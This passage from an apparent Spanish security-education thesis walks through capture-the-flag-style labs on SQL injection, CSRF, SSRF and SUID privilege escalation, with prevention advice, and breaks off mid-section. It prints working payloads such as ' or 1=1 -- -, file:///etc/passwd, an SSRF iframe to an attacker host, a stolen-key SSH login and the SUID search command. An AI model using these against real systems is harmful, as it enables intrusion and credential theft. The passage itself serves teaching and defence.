


Figura 21. Ubuntu S.O

Tal como se indica en la descripción del ataque proporcionado antes de acceder a este laboratorio, se le dice al usuario que acceda al localhost:8082 del laboratorio e intente ejecutar un SQLI:




Figura 22. Home laboratorio SQLI básico

A través de la barra de búsqueda de la web puede buscar por productos, y es en esta barra donde se ejecutará un ataque SQLI.

El ataque lo ejecutará introduciendo en la barra de búsqueda:

‘ or 1=1 -- -

Para comprender porque se ejecuta de esa manera, es necesario ver la query que se ejecuta por detrás, que es la siguiente:

"SELECT * FROM product WHERE name LIKE '%"+ productName+ "%' AND available=true";

Lo que ocurrirá es que **‘ or 1=1-- -** se escribirá en la variable productName. Al desglosar la query se puede observar lo siguiente. La comilla simple cerrará la entrada del **LIKE,** luego **1=1** es siempre true, y por último, **-- -** es para comentar todo lo que haya después, de manera que hacemos caso omiso a la parte de la query que dice **AND available=true.**

Con esto se consigue que se muestren todos los productos incluyendo aquellos que no están available, teniendo acceso a información privilegiada.

Uno de los productos que no son available contendrá la **“FLAG”** con la respuesta del laboratorio:




Figura 23. Flag SQLI básico

4.1.4 Prevención del ataque SQLI

Ahora se verá cómo prevenir este ataque, esta prevención está incluida en el **video con la solución** del laboratorio, en el que se muestra la prevención no solo en **Java Spring,** si no en php, donde es más sencillo caer en un SQLI.

En el caso de la web del laboratorio(hecha con Java Spring Boot), se prevendría simplemente parametrizando el string que recibimos:

```
Query nativeQuery = entityManager.createNativeQuery(
"SELECT * FROM product WHERE name LIKE :productName " + "AND available=true",Product.class);

nativeQuery.setParameter("productName", "%" + productName + "%");
```

Como vemos, se parametriza el input recibido en la barra de búsqueda con **setParameter**, y de esta manera evitamos interpretar los caracteres del input recibido

4.2 Segundo laboratorio: Ataque CSRF básico (Cross Site Request Forgery)

4.2.1 Qué es un CSRF

Un ataque de falsificación de petición en sitios cruzados, también conocido como ataque CSRF, engaña a un usuario autenticado para que realice acciones no deseadas mediante el envío de peticiones maliciosas sin que se dé cuenta. (9)

De primeras, este ataque no afecta directamente a la información de la empresa, pero sí que afecta a la cuenta de la víctima.

Múltiples empresas se han visto afectadas, empresas como Paypal, que en 2012 sufrió esta vulnerabilidad, permitiendo conseguir la contraseña de un usuario víctima. (10)

Atendiendo a otro suceso más reciente, WordPress, ha tenido estos últimos par de años, distintos plugins vulnerables a CSRF, afectando a muchas empresas que hacían uso de estos plugins. (11)

4.2.2 Cómo ejecutar un CSRF

Para ver en acción un ataque CSRF en primer lugar se tiene que cumplir unos **requisitos**:

1. La víctima tiene que estar autenticada en la aplicación web.
2. La web tiene que tener formularios
3. El atacante tiene que engañar a la víctima, haciendo que clicke en el link correspondiente

Los pasos para ejecutar el ataque CSRF son los siguientes:

4.2.2.1 Paso 1: Identificar la acción vulnerable.

El usuario se encuentra en una web que tiene una funcionalidad que permite al usuario cambiar su nombre de usuario mediante una solicitud GET a la URL https://ejemplo.com/cambiar-nombre?nombre=nuevoNombre.

4.2.2.2 Paso 2: Crear un enlace malicioso.

El atacante crea un enlace que realiza la solicitud GET a la URL vulnerable de la aplicación web.

Haga clic aquí

4.2.2.3 Paso 3: Engañar a la víctima para que haga clic en el enlace.

El atacante debe lograr que la víctima haga clic en el enlace malicioso. Esto se puede hacer mediante técnicas de ingeniería social, como enviar el enlace a través de correo electrónico, mensajes instantáneos, etc.

4.2.2.4 Paso 4: Ejecución del ataque.

Cuando la víctima autenticada en la aplicación web hace clic en el enlace, el navegador enviará una solicitud GET a https://ejemplo.com/cambiar-nombre?nombre=atacante. La aplicación web, sin verificar la legitimidad de la solicitud, procesará el cambio de nombre de usuario.

En este ejemplo se ha cambiado el nombre, pero se podría ejecutar otras acciones importantes en nombre de la víctima en el caso de no tener protección CSRF en los formularios.

En el caso de que el formulario sea un POST, el atacante tendrá que hacer que la víctima clicke en una web propia del atacante, y desde esta web ya se cogería la cookie de la víctima y se realizaría el post a la web vulnerable donde la víctima está logueada

4.2.3 Ejecución ataque CSRF en el laboratorio

La ejecución del ataque en el laboratorio procedería de la siguiente manera:

Al entrar al laboratorio, y acceder a la web introduciendo las credenciales especificadas en la descripción de los detalles del laboratorio, el usuario se podrá loguear con privilegios de usuario.




Figura 24. Login web CSRF

Figura 25. Home web CSRF

El botón **Cambiar contraseña** redirige a un formulario para cambiar la contraseña:

Figura 26. Cambiar contraseña web CSRF

Y si se analiza la petición que se realiza con las herramientas de desarrollador, se observa que se realiza el siguiente GET : http://localhost/change_password.php?new_password=123456

Se está realizando una acción por el usuario sin añadir ningún token, solamente la cookie junto a este GET. Esto significa que es vulnerable. Si la petición fuera un POST también se podría saber si es vulnerable ya que lo único que habría que hacer es revisar el body del POST y ver si hay algún tipo de token, si no lo hay, entonces es vulnerable.

El siguiente paso a conseguir por el estudiante es que consiga que el admin clicke en este enclace, volviendo a la página del usuario, hay un apartado **Contactar**, en este apartado se puede enviar un mensaje al administrador:

Lo que se hará es enviar el mismo GET que se envía al cambiar la contraseña, especificando la contraseña que queramos:




Figura 27. Enviar mensaje admin web CSRF

Y si el admin clicka, entonces la contraseña se le cambiará.

Desde del punto del vista del administrador, el cual tiene un apartado para ver los mensajes recibidos, verá lo siguiente:

Figura 28. Lista mensajes admin web CSRF

El admin solo tendrá que clickar en ese enlace. Cómo se simula este comportamiento? Con el script del **Apéndice F.1**

Con este script el admin cada 5 segundos clickará en los enlaces que haya recibido por los usuarios, de manera que clickará en el enlace malicioso, y su contraseña cambiará por la especificada en el enlace.

Con la contraseña modificada y con el usuario admin, el estudiante puede acceder a la cuenta del administrador, donde en la propia página encontrará la **flag** que es la que se necesita para completar el laboratorio, introduciéndola como respuesta.

4.2.4 Prevención del ataque CSRF

Al igual que en todos los laboratorios, la prevención está incluida en el **video con la solución** del laboratorio, en este video se enseña qué habría que cambiar en el código para que un formulario no sea vulnerable a un ataque CSRF. Pero estos cambios se pueden explicar sin código.

Para saber cómo prevenirlo primero hay que entender porqué ocurre. El ataque CSRF ocurre en los formularios que no contienen un token CSRF, ya que a la hora de enviar el formulario al servidor, este solo checkea que la cookie de sesión sea válida, pero ningún parámetro más.

Para solucionar el problema de los ataques CSRF, se puede implementar un token CSRF que se genere al cargar el formulario. Este token se incluirá en el formulario y se enviará junto con la solicitud. Al recibir la solicitud, el servidor verificará tanto la cookie de sesión del usuario como el token CSRF para asegurarse de que coincidan con los generados al cargar el formulario. De esta manera, se garantiza que el usuario debe primero acceder al formulario y luego enviarlo. Si el usuario hace clic en un enlace malicioso proporcionado por un atacante, la acción no se realizará, ya que el atacante no puede generar un token CSRF válido desde la cuenta de la víctima.

4.3 Tercer laboratorio: SSRF Básico

El tercer laboratorio será un SSRF Server Side Request Forgery, un ataque necesario de implementar, debido a su gran presencia en estos últimos años

4.3.1 Qué es un ataque SSRF (Server Side Request Forgery)

Un ataque SSRF ocurre cuando una aplicación web permite hacer consultas HTTP del lado del servidor hacia un dominio elegido por el atacante. (12)

De esta manera la web realiza peticiones no autorizadas, permitiendo realizar peticiones al mismo servidor, y es aquí donde está el problema ya que si se puede ejecutar peticiones desde el servidor entonces se puede conseguir información del propio servidor.

Este ataque no es que sea reciente, pero en los últimos años ha ganado mucha más relevancia, siendo un ataque muy común, de hecho a partir del año 2021 pasó a estar en la lista en el OWASP top 10, fundación internacional, que publica un documento cada tres o cuatro años sobre las vulnerabilidades web más comunes. (13)

La web de Snapchat era vulnerable hasta 2019 , y permitía obtener claves SSH del servidor y cuentas de servicio, por suerte no fue explotada por ningún actor malicioso, ya que un grupo de investigadores en seguridad notificaron a Snapchat de este problema, este grupo estaba compuesto por: Ben Sadeghipour, Sera Brocious y Brett Buerhaus.

Shopify en 2018, también tuvo la misma suerte que Snapchat, ya que era vulnerable al ataque SSRF, teniendo la suerte de que el investigador zhurig reportó esta vulnerabilidad, vulnerabilidad que podría haber ocasionado múltiples problemas, como acesso a archivos del servidor (14)

Con esta información queda claro de que el ataque SSRF es muy común y hay que tenerla muy en cuenta a la hora de realizar webs

4.3.2 Cómo ejecutar un SSRF

Hay múltiples maneras de ejecutar un SSRF, y efectivamente esa es una de las razones por las cuales se pueden pasar por alto, ya que al contrario que en el CSRF, que simplemente el programador se tiene que cerciorar de que todos los formularios tengan tokens csrf, en el SSRF es necesario revisar cualquier parte del código que pueda interpretar una url, ya sea un input de una url, una conversión de html a pdf, o incluso sanitizar las solicitudes de las apis que envían los usuarios(Lo que le ocurrió a snapchat).

Aquí una explicación básica de su ejecución:

Supongamos que el atacante encuentra una funcionalidad en una aplicación web que permite a los usuarios convertir HTML a PDF proporcionando contenido HTML. Este atacante se puede aprovechar de esto introduciendo una url dentro del html, y ver si ejecuta esta url

```
<html>
<body>
   <h1>Reporte</h1>
   <iframe src="http://mi-dominio:8080/server"></iframe>
</body>
</html>
```

El atacante tendrá un servidor abierto en http://mi-dominio:8080/server, de manera que si llega a conectarse al servidor del atacante, entonces significa que es vulnerable, a partir de aquí el atacante puede valorar que hacer, podría intentar acceder a archivos del propio servidor, por ejemplo introduciendo:

<iframe src="http://localhost:8080/admin"></iframe>

4.3.3 Ejecución ataque SSRF en el laboratorio

La finalidad de este laboratorio es conseguir la flag que se encuentra en el archivo /etc/passwd del servidor en el que corre la página web.

El archivo /etc/passwd es un archivo de texto en sistemas operativos Linux que almacena información sobre las cuentas de los usuarios del sistema.

El ataque se realizará en una página web muy simple:

Figura 29. Home web SSRF

En esta página web, hecha para compartir imágenes de entornos naturales en una comunidad, donde los usuarios envían imágenes de entornos naturales que encuentren curiosas, al compartir una imagen, está la posibilidad de introducir una url de imagen, al introducirla y clickar **Subir imagen** se muestra la siguiente vista:




Figura 30. Imagen compartida web SSRF

Un atacante a partir de aquí tiene que darse cuenta de que las urls se están interpretando, y si el código no está bien sanitizado entonces será vulnerable.

Lo que hará el atacante es introducir una dirección del propio servidor, y ver de esta manera si puede leer archivos internos del servidor:

Si el servidor en la que corre la web es Linux entonces debería de tener el archivo /etc/passwd, de manera que el atacante introducirá **file:///etc/passwd** intentando leer el archivo:




Figura 31. Archivo /etc/passwd/ web SSRF

Y el atacante ha podido acceder al archivo **/etc/passwd.**

La finalidad del laboratorio es simplemente acceder al **/etc/passwd**, pero en un caso real un atacante podría hacer múltiples cosas a partir de aquí, se explicará de manera breve lo que podría hacer el atacante aunque se vaya del concepto del ataque SSRF.

El atacante con los usuarios del servidor y pudiendo leer archivos, podría intentar leer el archivo **.ssh/id_rsa** del usuario, este archivo contiene la clave privada, y al obtenerla, podría conectarse a la cuenta de un usuario via SSH con el siguiente comando: **ssh -i id_rsa user@IpdelServidor.**

4.3.4 Prevención del ataque SSRF

Como se ha mencionado antes, el código debe estar muy bien sanitizado en todas las partes donde se interpreten urls.

En el caso del laboratorio, para evitar este ataque se debería de permitir en primer lugar, solo urls que comiencen con http:// o https://, en segundo, y para mejorar aún la seguridad, permitir solo las fotos que provengan de dominios conocidos, estos dominios se pueden almacenar en una lista (una White list), dominios como google.com, trust.com … y todos los dominios que consideremos de confianza.

En el vídeo resolutivo, se muestra un ejemplo de cómo el código pasa a sanitizarse realizando estos pasos.

Con el código bien sanitizado, si el atacante intenta introducir **file:///etc/passwd** entonces se le mostrará un mensaje diciéndole que esa url no es válida

4.4 Cuarto laboratorio: Escalada por SUID

Hasta ahora en todos los laboratorios se han realizado ataques web, y al fin y al cabo esa es la finalidad de esta web, no procede aprender ciberseguridad aplicada a la electrónica o al hardware.

En cambio, un atacante, al explotar una seguridad web como en el laboratorio SSRF, se encontrará en un sistema Linux o Windows, y aunque es cierto que entrar en un servidor ya es un paso, en la mayoría de casos, tener acceso al servidor con la cuenta de un usuario con privilegios reducidos, supone la limitación de no poder realizar acciones importantes que puedan suponer un peligro .

Por lo que en este laboratorio habrá que realizar una escalada de privilegios utilizando los permisos SUID

4.4.1 Qué es un permiso SUID (Set User ID)

Los archivos en Linux tienen permisos asignados, indicando quien puede leer, ejecutar o escribir en ese archivo.

Hay un tipo de permiso especial que se aplica utilizando el comando **chmod u+s archivo.sh.** Al ejecutar este comando el resto de usuarios podrán ejecutar este archivo como si del propietario se tratara. Por lo que si el root asigna el permiso suid a un archivo, entonces el resto de los usuarios podrán ejecutar este archivo en nombre del root.

Esta capacidad es crucial en escenarios donde ciertas operaciones requieren acceso a recursos o datos que están fuera del alcance de usuarios normales.

Un ejemplo de uso es en el cambio de contraseña de un usuario. Para cambiar la contraseña se usa el comando passwd, este comando necesita escribir en el archivo /etc/shadow, el cual solo es accesible para root. Al establecer el bit SUID en el comando passwd, cualquier usuario puede cambiar su contraseña sin requerir acceso directo al archivo protegido.

Este ejemplo del uso de suid es uno entre muchos, hay cientos de escenarios en los que conviene dar permisos suid, pero hay que tener mucho cuidado de a qué archivo otorgamos ese permiso

4.4.2 Cómo escalar privilegios con un archivo SUID

Para poder escalar privilegios en un servidor previamente es necesario encontrarse en ese servidor con alguna cuenta de usuario, y seguir los siguientes pasos:

4.4.2.1 Listar los archivos SUID

En primer lugar se debe averiguar qué archivos tienen permisos suid, esto se puede saber gracias al comando: **find / -perm -4000 2>/dev/null.** Desglosando este comando, vemos que, **find** es un comando de Linux que permite realizar búsquedas de archivos y directorios en el sistema, **/** especifica que la búsqueda debe realizarse desde la raíz del sistema de archivos, abarcando todo el sistema, con **-perm -4000** se filtra por archivos que tienen el permiso SUID, por último **2>/dev/null** es un comando de Linux que redirige los mensajes de error a /dev/null, que es un dispositivo especial que descarta cualquier dato que se le envíe, evitando que se muestren errores en la pantalla durante la ejecución del comando.

4.4.2.2 Revisar los archivos mostrados

Después de ejecutar la búsqueda, se mostrarán todos los archivos que tienen el bit SUID activado. El siguiente paso es investigar cada uno de estos archivos para determinar si representan un riesgo de seguridad. Para cada archivo listado, es recomendable buscar información en internet o incluso en bases de datos de vulnerabilidades.

4.4.2.3 Ejecutar el comando correspondiente

Al averiguar el punto débil de ese archivo SUID entonces quedaría ejecutar el comando que proporcione una terminal con la cuenta del usuario root

4.4.3 Ejecución escalada con SUID en el laboratorio

En el laboratorio se deberán de seguir los siguientes pasos:

4.4.3.1 Listar los archivos con permiso SUID

El estudiante ejecutará en la terminal el comando **find / -perm -4000 2>/dev/null,** mostrando los archivos con el bit SUID activado




Figura 32. Búsqueda binarios SUID

4.4.3.2 Analizar los archivos

En el caso de no tener conocimiento de Linux, el estudiante debería de realizar una investigación de cada uno de estos archivos, después de listar los archivos SUID unas cuantas veces en ordenadores distintos, verá que la mayoría de los SUID son propios de Linux y son siempre lo mismos. Por lo tanto se tiene que fijar en esos archivos que no suelen estar activados de normal

4.4.3.3 Búsqueda del binario ejecutable

De los distintos archivos que muestra la terminal, la gran mayoría se repiten siempre : usr/bin/passwd que es para cambiar la contraseña, o usr/lib/openssh/ssh-keysign, entre otros. Pero en este caso hay uno de ellos que no suele estar activado, y que es importante, que es el de **/usr/bin/env.**

Lo que haremos es buscar en internet si es vulnerable, para comprobar esto, hay una página que nos permite saber esto, que se llama GTFOBINS:

